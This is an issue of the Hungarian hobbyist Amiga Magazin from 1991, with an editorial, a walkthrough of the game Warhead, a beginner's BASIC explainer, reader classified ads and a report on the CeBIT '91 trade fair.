

AMIGA

MAGAZIN

Csak az Amigáról fehérén feketén



Warhead
Harpoon
AT kártya
1541-es csatoló
Filter kapcsoló
AMOS
CeBIT '91

Hivatalosan szponzorálja:



1991/4

148. – Ft

AMIGA TÁBOR

Parádon

Augusztus 24 - 30 /7 nap /

Fergeteges program! Vendég az AMIGA MAGAZIN stábja !

Bemutatkozik az AMIGA 3000 !

Börze - Börze - Börze - Börze

Részvételi díj: 2100 Ft vagy 300 Ft / nap (háromszori étkezéssel).
Jelentkezni a Kecskeméti Ifjúsági Otthon LOGI-klubjában lehet :

Kecskemét 6000

Széchenyi tér 7.

Tel. : 76 / 22-342

76 / 20-735

Elhelyezés komfortos sátrokban, teljes ellátással, a gépek faházban.
Utazás egyénileg, gépek saját konfigurációban.



AMIGA MAGAZIN

HÜLLŐ!

Egy ismerősöm tanácsára ezennel deklarálom, hogy az AM nem képes pontosan megjeleníteni. Szétszórt emberek, szedett-vetett technológia - másodállás...

Szóval ha az AM előbb - utóbb mindig megjelenik azért, de nem kell megjedni, hogy tönkrementünk, ha a dolog nem napra pontos...

Még mielőtt Amigát ragadtok és külditek a felháborodott hangú leveleket, hatalmas elnézéseket kell kérnem, mert ebbe a számba egyszerűen nem sikerült beleygőmőszölni mindent, amit akartunk, nevezetesen a 24 bites grafikákról szóló JAZZ "eszét". Ezenkívül kiszorult még (ideiglenesen) a "Mi újság". Ez persze kisebb baj: íme néhány szóban mi újság: rövidesen megjelenik a Deluxe Paint 4.0, a német mail order üzletek reklámozzák a STEINBERG PRO 24 Midi sequencer-t (ATARI-s alapszoftver), az USA-ban árulnak egy új turbókártyát, ami \$239 és 14 MHz 68000, és van rajta 68881 is. RCA hírei: teletex decoder, és rövidesen 14 MHz 68000 10.000 Ft alatt.

Ki kell térnem egy kellemetlen témára: KÉREM a nyájas olvasótábort, hogy NE küldetek leveleket, amiben arra kértek az AM-et, hogy ezt és ezt a feltört programot másoljuk föl. Ezt úgy sem fogjuk megtenni, és csak várhatod, amíg visszaküldjük az üres lemezedet...

Más: félreértések elkerülése végett: az ON DISK, és PD lemezeink esetében NEM a lemez kerül 200 ft-ba, hanem a MUNKA (összeállítás, fordítás, másolás), valamint a meghajó kopása, és a postaköltség!

Szuperszonikus hír: a nyáron Amigás tábort szervez a Kecskeméti Ifjúsági Otthon. Az Amiga Magazin meghívott vendégként vesz részt rajta. A pontos részleteket a 47. oldalon olvashatod.

Néhány szót unalmas dolgokról, hogy megértsd, hogyan működik a "modernizált" (V2.0) postázási rendszerünk. Ha megrendeled az újságot (levélben vagy megrendelőlapon), nyilvántartásba veszünk. A következő aktuális számot elküldjük, akkor is, ha még semmit nem fizettél be a postacímünkre. Ha nem fizeted be az előfizetési díjat, a következő számot már nem kapod meg.

A postázási listát tehát a befizetett előfizetések alapján állítjuk össze, amihez hozzáadunk egy "bonus" listát is, ami azokat tartalmazza akik "kifutottak" az előfizetésből, vagy éppen most rendelték meg, de még nem fizették be a pénzt. Nekik is küldünk tehát újságot, és egy barátságos felszólítást (DEARJONNY LETTER), hogy szíveskedjenek befizetni az előfizetési díjat (a küldött számét utólag). Ha ezt nem teszi meg az illető a következő szám megjelenéséig, töröljük postázási listánkról.

Erre a változtatásra azért van szükség, mert úgy vettük észre, hogy az elvesztett előfizetőink kb. 60%-a két hónap múlva levélben kér elnézést a feledékenységért (még mindig az első számot olvassa), befizeti a díjat, és kéri az eddig megjelent összes számot (persze van aki csak egyszerűen nincs az újsággal megelégedve, azért nem rendel tovább). Itt szeretném megjegyezni, hogy a legeleső számból már NINCS! A többi mind megvásárolható az Anubis KFT-nél.

Kérem az országban működő összes klubot, hogy jelentkezzen, írja meg címét, működésének feltételit, időpontját, stb. Nincs a közelben klub? Csináljatok! Műv.ház biztos van!

Ugyanígy a szervíz és átalakítási munkát vállalókat, hogy küldjék el egy külön A4-es lapon a tevékenységük, szolgáltatásaik leírását, árait, címüket. Ezt mi külön aktába fűzzük és folyamatosan közöljük. Így mindenki ki tudja majd választani a neki legjobban megfelelőt, közel esőt.

Utoljára és elsősorban: köszönet mindenkinek, aki "önkéntesen" cikket küldött nekünk (összevissza): RCA, THK, Nagy Norbert, Németh András, Gál Gábor, "a STORMBRINGER cikk szerzője", az "ECHO parancs leírás", stb. Mindent közölni fogunk és várjuk a további küldeményeket!

BBKING

POSTACÍMÜNK: AMIGA MAGAZIN 1075, BUDAPEST TANÁCS Krt. 5/c



HARPOON

Részletes leírást közlünk erről a nem rossz játékról...

Impulse interjú

Jazz interjút készített az Impulse cég managerrével

IT's CeBIT Time !

URZ Hannoverben járt, és megnézte nekünk a CeBIT-et !

- | | |
|----------------|-------------------------|
| 1 Szerk.cikk | 16 Szerszámosláda |
| 2 Tartalom | 17 Szerszámosláda |
| 3 Tartalom | 18 Assembly kezdő |
| 4 Warhead | 19 Assembly kezdő |
| 5 Warhead | 20 Assembly haladó |
| 6 Kezdőknek | 21 Assembly haladó |
| 7 Börze | 22 Hardware programozás |
| 8 CeBIT'91 | 23 Hardware programozás |
| 9 CeBIT'91 | 24 Modula 2 |
| 10 Harpoon | 25 Modula 2 |
| 11 Harpoon | 26 Impulse interjú |
| 12 Harpoon | 27 Visszacsatolás |
| 13 Harpoon | 28 Visszacsatolás |
| 14 C tanfolyam | 29 Virologia |
| 15 C tanfolyam | 30 Anubis hírdetés |

ON LINE: AM BBS !

Működik az AM BBS !

Hardware rovat:

RCA 1541-es illesztője, és Varga Csaba Filter kapcsolója

AMOS

Megérkezett az AMOS, és NAGYON JÓ !

DynaCADD

Atari is Amigán is Magyarországon is...



- | | |
|---------------------|-------------------------|
| 31 Anubis hirdetés | 46 ON LINE |
| 32 Virologia | 47 Börze, AM TOP 10 |
| 33 DynaCADD | 48 ZENE |
| 34 DynaCADD | 49 ZENE |
| 35 ATonce emulátor | 50 RCA levele |
| 36 DPAINT tanf. | 51 Filter kapcsoló |
| 37 DPAINT tanf. | 52 Filter kapcsoló |
| 38 Pagestream tanf. | 53 Helyesbítés, Mess-Up |
| 39 Pagestream tanf. | 54 Mess-Up |
| 40 Ray-tracing | 55 AM válaszol |
| 41 Ray-tracing | 56 AM válaszol |
| 42 Ray-tracing | 57 AMOS |
| 43 Ray-tracing | 58 AMOS |
| 44 ON LINE | 59 Piac |
| 45 ON LINE | 60 MI Lesz ? |

Általános segítségek

A quad-ugrás céljának beállításánál a teljes név helyett használhatsz rövidítéseket is; például a naprendszeren belül: SO = Solbase, E = Earth, TR = Triton, stb., a rendszereknél pedig: S = SOL G2V (Naprendszer), SI = Sirius, A = Alpha Centauri, C = CH-010, K = Kruger 60, BL = Black Veil Nebula, stb.

Az ellenséges rakétákat elkerülheted úgy is, ha hátrafelé reptülsz előlük. A hatótávolságuk kb. 3000 m.

Amikor célközvetlen robbanó aknákat lősz ki, észre fogod venni, hogy az első kettő az űrhajó aljáról, a második kettő pedig a tetejéről indul. Hogy biztosabb legyen a találat az első két aknánál emeld meg a gép orrát, a második kettőnél pedig bukj le.

KÜLDETÉSEK

6. küldetés

Helye: Mercury (Merkúr). Egyszerű űrjárat.

7. küldetés

Helye: Triton. Mielőtt az ellenséges űrhajót elpusztítanád, lőj ki rá adatgyűjtő szondát (Data Gathering Probe - DGP) F3-mal.

8. küldetés

Helye: Triton. Adatgyűjtés után pusztítsd el a két A-szárnyút!

9. küldetés

Ebben a küldetésben meg kell védened 4 Corsair-t amíg a segítő hajó meg nem érkezik. Az A-szárnyúakat el kell pusztítanod.

10. küldetés

Helye: CH-010 rendszer. A CH-010 rendszerből szokatlan szintű sugárzást jelentettek. Menj el oda és nézd meg! Kilövés után üsd le az 'N'-t, majd a 'Space'-t. Írd be: "CH-010" vagy a rövidítését. Ahogy észre fogod venni a CH-010 fekete lyukká vált. Olvasd el az üzenetet és térj vissza a Napbázisra ('N', 'Space', "SOL G2V").

11. küldetés

Helye: Alpha Centauri rendszer - Banks bolygó. "Nézz körbe", olvasd el az üzenetet és térj vissza a Napbázisra.

12. küldetés

Helye: Tau Ceti - Niven. Egy új szíriuszi űrhajóról kell adatokat gyűjtened. Ha a fedélzeti komputer ismeretlen (az angolul kevésbé tudóknak "Unknown") űrhajót jelez, lőj ki az a

űrhajóra egy DGP-t. Ha megvannak az adatok (az űrhajó egy C-szárnyú) térj vissza a Napbázisra.

13. küldetés

Helye: Black Veil Nebula. Egy konvoj bajba jutott a Black Veil Nebulánál. Menj a vezető hajóhoz 50-100 m közelségbe, ekkor ő feltölti hajóit, hogy quad ugrást tudjanak végrehajtani.

14. küldetés

Helye: Mars. Egy C-szárnyú keresztültört a Napbázis külső védelmi vonalain. Pusztítsd el, majd térj vissza a Napbázisra!

15. küldetés

Helye: Venus. Teszteld le az új célközvetlen robbanó aknákat (F4). A Tech-ship üzenete után lödd ki őket a makettokra.

16. küldetés

Helye: XI rendszer. Eljött a Berzerker ideje. A következő néhány küldetésben ő fogja keseríteni az életedet. Ha egy rakétája is eltalál véged. Lödd ki rá az összes fegyveredet úgy, hogy nagyjából mind eltalálja. Mikor a 'Leave this space, creature - before I eat you' fenyegetést kapod a Berzerkertől "ugorj" vissza a Napbázisra.

17. küldetés (Ez egy nehéz küldetés!!!)

Helye: Tau Ceti - Protector. A szíriuszi lények és a Berzerker csatájának közepébe csöppensz. Próbáld meg adatot gyűjteni a szíriuszi űrhajókról! Miután a Berzerker küld üzenetet távolodj el a csata helyszínéről! Mikor követni kezd lödd ki rá az összes fegyveredet! A visszahó üzenet után térj vissza a Napbázisra!

18. küldetés

Helye: Kruger 60. Egy kis pihenés az előbbi fáradságok után.

19. küldetés

Helye: Pluto. A Berzerker visszatér és a Naprendszert támadja. Lödd ki az összes fegyveredet rá! Ha valahogy kárt tudsz benne okozni, akkor a "Te vagy az egyetlen aki valaha is fel tudott bosszantani. El foglak pusztítani." üzenetet kapod. Ezután a Berzerker quad-ugrást hajt végre vagyis eltűnik a színről. Ha az utóbbi két találkozás nem sikerült teljesen jól, a következő küldetésben a Berzerker felrobbantja a Földet. Ha jók voltunk jön a 20. küldetés.

20. küldetés

Helye: Sigma - Draconis. Újra találkozni fogsz a Berzerkerrel, majd visszahívnak a Napbázisra.

21. küldetés

Helye: Alpha Centauri - Wasp. Segélykérő jeleket észleltek a a küldetés célja felől. Újra a Berzerkerrel fogsz találkozni, majd visszahívnak a Napbázisra.

22. küldetés

Helye: Proxima Centauri - Albemuth. Ugyanaz mint az előző.

23. küldetés

A szakértők kielemezték a Berzerker mozgását: úgy néz ki mintha téged követne. "Ugorj" a CH-010 rendszerbe, várd meg míg a Berzerkert beszívja a fekete lyuk, majd térj vissza a Napbázisra.

24. küldetés

Helye: Proxima Centauri - Goldenman. 3 C-szárnyút kell lelőnöd.

25. küldetés

Helye: a Sirius bolygói. Egy új szíriuszi űrhajóról kell adatokat gyűjteni (H-szárnyú), majd lövöldözni rá amíg nem hajt végre quad-ugrást.

26. küldetés

Helye: Moon (a Föld holdja). Egy H-szárnyúval kell felvenned a harcot. Csak sérülést okozhatsz neki, de nem fogod tudni elpusztítani.

27. küldetés

Helye: Solbase (Napbázis). Egy üzemanyag-szállítót kell megvédened egy C-szárnyútól. Ne pazarolj időt a kilövésnél, különben a szállító felrobban. Miután az ellenséges űrhajót elpusztítottad kövesd a szállítóűrhajót kb 400 m távolságról. Így bevezeted a Napbázisra.

28. küldetés

Helye: a Tau Ceti bolygói. A Tau Ceti rendszerben kell őráratot végezned. Először a Mote-ra menj el, majd a Foot-ra. Mielőtt végrehajtanád a quad-ugrást a Mote-ra teljesen állítsd meg az űrhajót, mert néhány vicces kedvű űrlény aknákat rakott le és különben nekik ütköznél. Lődd ki az aknákat és folytasd az őráratot a Foot-nál, majd a visszahívás után térj vissza a Napbázisra.

29. küldetés

Helye: Barnard's - Ptolemy. Egy űrhajót kell lelőnöd.

30. küldetés

Helye: Kruger 60. Kövesd a többi FOE-57-et a Kruger 60-ra (a Solbase-től legtávolabbra eső FOE-57 után kell beállni). Használd az összes fegyveredet (az MDC-t is) a H-szárnyú elpusztítására.

31. küldetés

Helye: Tau Ceti - Gift. Pusztítsd el az összes!!! ellenséges űrhajót!

32. küldetés

Helye: Scorpion Nebula. Hasonló mint fent. Használd a taktikai képernyődet ('T') a zavarok kiszűrésére. Meg fogsz ismerkedni a szíriusziak álcázó szerkezetével. Én nem találtam viccesnek.

33. küldetés

Helye: Venus. Teszteld le az új Röntgen lézer aknákat ('F5').

34. küldetés (Ez egy nehéz küldetés!!!)

Helye: Titan (a Szaturnusz egyik holdja). Pusztítsd el az ellenséges űrhajókat.

35. küldetés (Ez sem könnyebb!!!)

Helye: Solbase. A szíriuszi flotta behatolt a Naprendszerbe. Pusztítsd el a flottát (először a H-szárnyúakat)!

36. küldetés

Helye: Venus. Teszteld le a Pseudostellar rakétákat ('F1')! Vigyázz nehogy a Tech-ship-ek (a műszakihajók) vagy te robbanj fel, mert a rakéta 5000 m-es sugárban mindent elpusztít.

37. küldetés

Helye: Earth. Pusztítsd el a szíriuszi flotta maradékát.

38. küldetés

Az utolsó (titkos) küldetés: kövesd a szuper-szállítóhajókat a Sirius-Five-ra és véd meg őket a külső támadástól.

Hogy ezek után mi történik azt nem írom le mert nem akarom a poént lelőni.

Írta: ALEX az angol Amiga Format újság cikkének felhasználásával

Kezdőknek

Az előző két számban arról halandzsáztam, hogy hogyan működik egy számítógép, remélem érthető módon (nem kell röhögni, ez a TELJESSEN kezdőknek szól). Most vessünk egy pillantást a számítógépet vezérlő programra!

Hogy a számítógép mit csináljon azt a "program mondja meg". Bármit csináljon is a számítógép, ahhoz egy programra van szüksége, hogy tudja, mikor mit kell csinálnia. Minden hangzatos TV-ben játszott híradás, és fantsztikus film tanításai ellenére a számítógép NEM tud gondolkodni, magától cselekedni; ugyan olyan elektromos szerkezet, mint mondjuk egy kenyérpíró. A szó emberi értelmében véve még DÖNTENI SEM TUD. Tulajdonképpen két numerikus értéket tud összehasonlítani, tehát, hogy egy nagyobb-e, mint kettő? A valódi döntést MINDIG a felhasználó, illetve a programozó hozza, tudniillik, hogy mi történjen, ha egy egyszerűen figyelhető feltétel teljesül. Nézzünk egy egyszerű példát:

Egy számítógépet az atomháború megfékezésére használunk, oly módon, hogy elhelyezünk egy olyan töltetet a Föld mélyén, ami képes az egész golyóbist szétpukkasztani. A

számítógép feladata a következő:

- a géphez kapcsolt szenzor érzékeli a környezet sugárzását, ami ha egy bizonyos érték fölé emelkedik (nukleáris támadás), akkor záródik az áramkör. A szenzor értéke tehát 1 vagy 0 lehet, attól függően, hogy van-e nukleáris támadás vagy nincs.

- A Föld mélyén nyugvó szupertöltetet felrobbantani képes áramkör szintén a géphez van kötve. Ha a szenzor értéke 1, akkor az egyik kapun (külső csatlakozón) az egyik bitet magasra állítja. Ezt érzékeli a robbantó áramkör, és a Föld szétpukkan (morbid nem?). Ha valaki nem értené: a dolog lényege, hogy teljesen értelmetlen atomtámadást indítani a másik ellen, mert akkor úgyis fölrobban az egész bolygó.

Nézzük, hogy néz ki a feladatot megvalósító program:

1. OLVASD a szenzor értékét
2. HA 1 AKKOR UGORJ 4. sorra
3. UGORJ az 1. sorra
4. IRD a robbantó áramkör értéket 1-re

A fent olvasható algoritmus természetesen kissé egyszerűsített, hiszen a valóságban egy csomó biztonsági ellenőrzést is végre kell hajtani (pl. mi van ha a gépben a robbantó áramkört indító bit meghibásodik, és csak úgy 1-re vált -balszerencse...)

Gondolhatnád, hogy jó, jó elvben ez szép, de a programozás nekem akkor is bonyolult, mikor azt a sok "4\$3543543 hgkrftds..2"-t írják be! Nézzük, hogy mennyire bonyolult a fent leírt algoritmus BASIC nyelvben (amit a gép már végre is tud hajtani):

- ```
1 A=PEEK(253)
2 IF A=1 THEN GOTO 4
3 GOTO 1
4 POKE 254,1
```

Minimális angoltudással felismerheted, hogy ez a program szinte a fent magyarul leírt algoritmus fordítása. Itt teljesen hasraütve határoztam meg, hogy mondjuk a szenzor értékét a 253. byte tartalmazza, a robbantóáramkör értékét pedig a 254-es. Egy byte tartalmát a PEEK utasítással lehet olvasni, a POKE utasítással pedig írni. A GOTO utasítással egy sorra lehet ugrani. Az IF - THEN utasításpár magától értetődően a HA - AKKOR-nak felel meg. Az IF után egy feltétel következik (jelen esetben A=1), ami ha teljesül akkor végrehajtódik a THEN utáni rész, ha nem teljesül, akkor a következő sor hajtódik végre. Nézzük végig tehát, hogy hogy fut le a fenti

BASIC program (ha ezt a programot valóban lefuttatod, bármelyik számítógép BASIC-jén működni fog, de feltéve, hogy nincs a 253-as byte-ra egy szenzor, a 254-esre pedig egy atombomba kötve, akkor semmit nem fogsz látni)!

1. Az "A" változóba tedd be (a változók értékeket hordozhatnak) a 253. byte értékét!
2. HA A=1 teljesül AKKORJ UGORJ a 4.sorra! (Nukleáris támadás érte a környéket)
3. UGORJ az 1.sorra (minden rendben volt, nincs támadás...)
4. ÍRJ a 254-es byte-ot 1-re! (BUMM!)

A program lehet a gép beépített ROM-jában. Az Amigában például van egy program, ami semmi mást nem csinál, csak bekapcsolás után kiteszi a Workbench lemezt mutató kezét a képernyőre, és figyel, hogy mikor teszünk be lemezt a meghajtóba. Ez a program a gép ROM-jába van beleégetve. A C64-es ROM-jában van például a BASIC programnyelv, ami bekapcsolás után bejelentkezik. Ezek után a C64-es tudja, a BASIC nyelv utasításait, mert a ROM-ban lévő program úgy irányítja a CPU-t, hogy ezeket a gép felismerje, és úgy reagáljon rájuk, ahogy kell. A programot tárolhatjuk lemezen vagy más háttértárolón is (kazetta, winchester, stb.). Ilyenkor azt be kell tölteni a gép RAM-jába mielőtt felhasználjuk, "futtatjuk", hiszen a gép közvetlenül vagy a ROM-ból vagy a RAM-ból tud csak programot végrehajtani. Természetesen, ha egy számítógépnek CSAK a fenti feladatot kell ellátni, akkor az nem úgy néz ki, mint monjuk egy Amiga, hiszen arra nem kell billentyűzet, nem kell hogy sztereo hangot és szép grafikát is tudjon produkálni (elég ha föl tudja robbantani a Földet). A fenti "célszámítógép" egy kis doboz lenne, amiben van egy:

- tápegység
- CPU
- ROM (benne a rövidke programmal)
- két írható, olvasható "kapu" (byte) a szenzor, és a robbantó áramkör csatlakoztatására

Nos ennyit mára, remélem, szemléletes volt!

BBKING





# Börze

AZ A3000-es OP.rendszere a  
TE gépedben! Kickstart V2.0  
BETA (lemezen);  
WORKBENCH 2.0,  
EXTRAS 2.0. A500-on  
mindhárom 100% OK. Együtt  
1000 Ft, vagy 15 Db 3.5"-os  
Disk.  
Veszprém Pf.296  
8200

**Bővítse ki számítógépe  
memóriáját!**

**Amiga 500-at 1 Mbyte-  
ra**

**Amiga 1000-et fél  
Mbyte-ra,**

**Amiga  
hangidigitalizáló.**

**Commodore 64-re  
TAPPE-TOOLS, FINAL  
III, FASTLOAD  
cartridgek.**

**És mindez a  
legalacsonyabb áron!  
Tel.: 18-48-845**

Keresem a GHOST -  
WRITERS-t!

Cím: Szekrényesi Zsolt  
3535 Miskolc, Endrődi u. 24  
Tel.: (46) 77-280

Amiga Programok olcsón!  
(20 Ft/db)

Stratégiai és kereskedős  
játékok érdekelnek.  
Vadon Zoltán, 1112  
Budapest, Töröcsvári u.28

ELADÓ! Márkás (3M és  
BASF) 5.25" lemezek.  
Keresek olyan Debrecen  
körményi embert, aki 1.3-as  
gépet kibővítené.

Agócs Péter  
4211 Ebes, Gázláng u. 1  
Tel.: (52) 66-352

TURBO SILVER leírás  
lemezen vagy nyomtatványon  
(magyar)  
Cím: Balla László  
4400 Nyíregyháza, Vasvári P.  
31 III/10

FELHASZNÁLÓI és  
szimulátor programok cseréje  
Széchenyi János  
2701 Cegléd, Pf.55/hk

Amiga programot szeretnél?  
Rádásul ingyen. A postai  
díjak megtérítésével, szívesen  
átmásolom mindenkinek.  
Csere is lehetséges. Keresem  
az Imagine, Caligari  
Broadcast (oops! - a szerk.)  
programokat.  
Kotróczy Balázs (PIRANHA)  
1124 Budapest, Hegyalja út  
63.  
Tel.: 165-5110

BALATONFÜREDI  
Amigásokkal kapcsolatot  
keresek.  
Gáti László  
Tel.: (86) 43-132

Képek Scannelését  
(digitalizálását) vállalom.  
(100-400 DPI) További info-  
ért írja következő címre:  
Kéri László  
1031 Budapest, Amfiteátrum  
u.26

Keresem a Professional Draw

második lemezét, valamint  
vektorgrafikás RAJZ  
programokat.  
Tóth László  
1103 Budapest, Petróczy 30.

Amiga Programok elADÓK  
(15-20ft/disk) ! Listák  
küldök!  
Papp Levente  
4701 Mátészalka, pf. 23

Ha valakinek megvan a TEST  
DRIVE III, vagy az XCOPY  
PRO 3.3, írjon! Előre is  
kösz!  
Fehér Tamás  
6725 Szeged, Korda u. 8/A.

Amiga lemezek CSAK 850  
Ft/10db. Kérésre ingyen  
programokkal. Magyar  
nyelvűszakkönyvek széles  
választékban. 2.0-ás rendszer  
3 lemezen CSAK 750 Ft  
(1MB).  
Haár László  
1133 Budapest, Dráva u.11  
Tel.: 1732-008

Elromlott a C64-es  
tápegysége? Féláron  
megjavítom! Csak 1250 ft +  
postai utánvét! Küldje el  
postán, én tíz napon belül  
visszaküldöm megjavított  
tápegységét! 1 év garancia!  
Izbéki Tibor

5452 Mesterszállás, Ady  
Endre út 9.

Sürgősen felvenném a  
kapcsolatot bárkivel,  
programot vagy információt  
cserélni.  
Horváth Tibor  
9700 Szombathely Akacs  
Mihály út 39.

Amigára programokat  
cserélnék, keresek hardware  
leírásokat (genlock,  
képdigitalizáló, modem). A  
címem:  
Sipos István  
2013 Pomáz, Orgona út 57

Amiga 500 és C64 programok  
cseréje.  
Risk of Fellows  
1212 Budapest, Kossuth  
L.u.105 VII/1

Amiga 500-hoz 4-8 MB-os  
bővítő alaplapt és RAM-okat  
vásárolnék. Továbbá keresem

A ajánlatok:  
Solymos Gyula  
7604 Pécs, pf. 18  
Tel.: (72) 16-697

Keresem a TESTDRIVE 3.  
(nem a GPC) megvételre vagy  
cserére.  
Fehér László  
8100 Várpalota, Mátyáskir.  
16.

Grafikával, animációval (2D,  
3D) és DTP-vel foglalkozó  
amigásokkal kapcsolatot  
keresek program és  
információcsere céljából  
Solymos Gyula  
7604 Pécs pf.18  
Tel.: (72) 16-697

Commodore 64 magnóval,  
kártyával, joystickal és sok  
programmal olcsón (külön -  
külön is) eladó. (Van egy félig  
kész epromégetóm és  
fényceruzám is)  
Kovács Szabolcs  
8400 Ajka, Ifjúság út 7.  
Tel.: (88) 12-666

Modula 2 fordítót, KICK  
PASCAL II-t Amigán és az  
IMAGINE-t, továbbá a  
REFLECTIONS 2.0 (Vagy  
1.0)-t vagy bármely Ray-  
tracer-t keresem cserével  
(PRG)!

# It's CeBIT time!

Cikk: URZ



1991. március 13–20-ig került megrendezésre a CeBIT. Ez a kiállítás Európa legnagyobb számítástechnikai kiállítása, de egy ismerősöm szerint az idei felülmúlta a bostonit is, így a világ legjelentősebb számítástechnikai vásárává emelkedett.

## Néhány szó a kiállítás méreteiről

A hannoveri vásárcsopontban évenként kerül megrendezésre ez a kiállítás. A vásárcsopont 23 pavilonból áll, amelyek alapterülete egyenként a legnagyobb budapesti pavilon kb. 4-szerese, magasságuk pedig kb. kétszerese. A kiállítás területén található még egy információs centrum, egy telekommunikációs centrum, bankok, éttermek, saját nyomda, stb. Mint a későbbiekből is kiderül, ezekre hatalmas szükség is van. A kiállítás területén három buszjárat közlekedik. A kiállítás ideje alatt kb. 30 napilap jelenik meg, amelyek a napi újdonságokról, ajánlatokról, stb. tájékoztatják az érdeklődőket. A kiállításnak több négyzetkilométeres parkolói vannak, amelyekbe a rendezők sorban terelik az autókat, és mutatják a parkolóhelyet, ha szerencséd van a bejáratától 100 méterre, ha nincs, akkor kétezerre... A vásárnak külön vasútállomása van (hát nem egy Kőbánya-Felső...), ahová az igényesebb kiállítók és látogatók akár szállást is hozhatnak maguknak háló- illetve lakóvagonok személyében.

## Egy nap a kiállításon

A kiállítás délelőtt 9 órakor nyitja meg kapuit. A bejáratnál megvásárolhatod belépődídot, és már belül is vagy. Itt kezdedbe nyomják az aznap megjelent infókat, hogy tudd, merre vedd az utat. Amennyiben nem csak céltalanul nézelődni szeretnél, érdemes megvásárolni a kiállítás háromkötetes (és elég súlyos) katalógusát, amelyben megtalálhatod azokat a cégeket, amelyek érdekelnek név, stand, tevékenységi kör szerint. Erre azért is szükség van, mert okosok kiszámolták (talán ki is próbálták), hogy ha a bejáraton belépve gyalog elindulsz, és minden pavilon előtt megállva elolvasod a benn kiállítók listáját, akkor a 23-as pavilonra már nem biztos, hogy jut idő, mert kiállítászárásra került a sor. Ha mégsem veszel katalógust, akkor mindig rendelkezésre állnak a pavilonok bejáratánál elhelyezett információs számítógépek. Ezek soft-touch screennel felszerelt számítógépek, amelyek a bepötyögött kiállítók illetve kiállított egységek szerint keresnek adatbázisukban, majd kiírják, hol lelheted meg amire kíváncsi vagy. Kérésre nyomtatásban is megjelenítheted az adatokat, amelynek hátoldalán egy színes térképet is találsz (a tevékenységi körök szerint). Például kerestem a NEXT-et mint kiállítót, és a következőt kaptam:

### HANNOVER MESSE CeBIT '91

| NAME        | HALLE/ORT | STAND | TEL     |
|-------------|-----------|-------|---------|
| NeXT Europe | 8 1.0G    | F30   | 8955633 |
| NEXT OFFICE | 8 1.0G    | D32   | 8955206 |

Ami annyit tesz: A NeXT európai kirendeltsége a nyolcas pavilon első emeletén az F30-as standon kapott helyet. Telefonszáma: 8955633...

Mikor megtaláltad azt a helyet, ahová érdemes benézned csukd be a szemed, szállj fel az első arra menő buszra, és a standig meg se állj. Ha véletlenül nem ezt teszed, és a reklámokat olvasgatod, lehet, hogy sohasem jutsz el a végcélig ('Ezt is megnézem még előtte...'). Csak így érdemes céltól célig haladni, és az utolsó tartózkodási napon azt mondani:

# It's CeBIT time!



'megnézem még, amit eddig nem láttam.'

A standokon érdemes szétnézni, beszélgetéssel információt szerezni, de ha komolyabban érdeklődsz a dolog iránt vidd el a prosiját (ne mindennek, mert akkor hátizsákkal mész haza!), és levélben kérj bővebb infót.

A kiállításon különböző játékos vetélkedők is vannak, amelyek óránként, kétóránként kerülnek megrendezésre, igen értékes nyereményekkel (sajnos nem volt szerencsém a Laptop Bingón...).

Este, zárás körül megkezdődnek a partyk. Itt valamely cég standján egy együttes szolgáltatja a zenét (a countrytól a heavy metalig, cége válogatja), folyik a sör, a többi képzéljétek hozzá (gyerekek ide kellene egy kép). Ezen hivatlanul nem illik, de részt lehet venni. Ha szomjas vagy sétálj el mellette, úgylis a kezedbe nyomnak egy pohár sört...

## A Commodore stand

A Commodore stand az északi bejáratnál elhelyezkedő, a legigényesebbnek mondott 1-es pavilonban kapott helyet. A Commodore az idén is kitett magáért a CeBIT-en. Ezt az Amiga Leányvállalatról nem mondhatjuk el... A Commodore cég az idén leginkább PC kategóriájú gépeit mutatta be, Amiga csak 5-6 helyen mutatkozott. Amiga gépekből kizárólag a 3000-es volt jelen, de az mindhárom változatában (normál, UX, Tower). Három kisebb cég mutatott be egy real-time képdigitalizálót, egy video effekt generátort illetve egy Unix rendszerhez illeszkedő Amigát. Ezekről valamelyik későbbi számunkban bővebben is írunk majd (még bővebb leírásokat kell kérnünk). Bemutatták még a DynaCADD-et,

amelyről bővebben is olvashatok ebben a számban.

A Commodore standon helyet kapott még a CDTV (Compact Disk TeleVision), ami sokkal több, mint egy LVP (LaserVision Player), mert valamilyen úton-módon programozni is lehet... Erről is megpróbálunk majd bővebb információt közölni valamely következő számban.

Tanácsok leendő CeBIT látogatóknak:

A legnagyobb gond a szállás. A kiállítás megkezdésétől Hannoverben nem lehet szállást kapni. Javaslom, hogy vagy előre foglaltasd le valamelyik ifjúsági szálláson, vagy Hannovertól délre (a vásár Hannover déli végében van) valamelyik kisebb városban vagy faluban keress (térj be a kocsméba, ott talán tudnak tanácsot adni).

Érdeemes autóval menni, mert így könnyebben mozogsz. (szállásügyileg fontos lehet). Amennyiben más közlekedési eszközzel mész, akkor is könnyen kijutsz a kiállításra, hiszen a városból elég gyakran járnak a buszok.

Jegyezd meg a MESSE szót!

|                  |       |
|------------------|-------|
| Szürke anyagiak  |       |
| Belépőjegy:      | DM 26 |
| Diákjegy         | DM 13 |
| Többnapos belépő | DM 67 |
| Katalógus        | DM 30 |

Ne felejtsd: CeBIT '92: 1992. március 10-18., Hannover

URZ

